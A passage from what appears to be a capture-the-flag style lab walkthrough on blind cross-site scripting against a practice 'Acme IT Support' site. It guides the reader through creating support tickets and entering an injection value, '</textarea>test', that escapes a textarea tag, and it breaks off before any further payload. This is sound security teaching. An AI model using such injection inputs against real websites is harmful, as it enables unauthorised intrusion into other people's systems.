
Practical Example (Blind XSS)


For the last task, we will go over a Blind XSS vulnerability. Ensure you terminate the previous machine and then click on the green Start Machine button on the right to load the Acme IT Support website. You'll need to use the AttackBox using the blue button at the top of the page. Once loaded, open the link below inside the AttackBox's Firefox browser to view the target website.

https://LAB_WEB_URL.p.thmlabs.com




Press enter or click to view image in full size

Click on the **Customers** tab on the top navigation bar




Press enter or click to view image in full size




And click the "**Signup here**" link to create an account.


Press enter or click to view image in full size



Press enter or click to view image in full size




Press enter or click to view image in full size




Once your account gets set up, click the **Support Tickets** tab, which is the feature we will investigate for weaknesses.


Press enter or click to view image in full size



Try creating a support ticket by clicking the green Create Ticket button




enter the subject and content of just the word **test**



And then click the blue Create Ticket button.


You'll now notice your new ticket in the list with an id number which you can click to take you to your newly created ticket.

Press enter or click to view image in full size




Like task three, we will investigate how the previously entered text gets reflected on the page. Upon viewing the page source, we can see the text gets placed inside a textarea tag.

Press enter or click to view image in full size




Press enter or click to view image in full size




Let’s now go back and create another ticket. Let’s see if we can escape the textarea tag by entering the following payload into the ticket contents:

```
</textarea>test
```




Press enter or click to view image in full size



Again, opening the ticket and viewing the page source, we've successfully escaped the textarea tag.

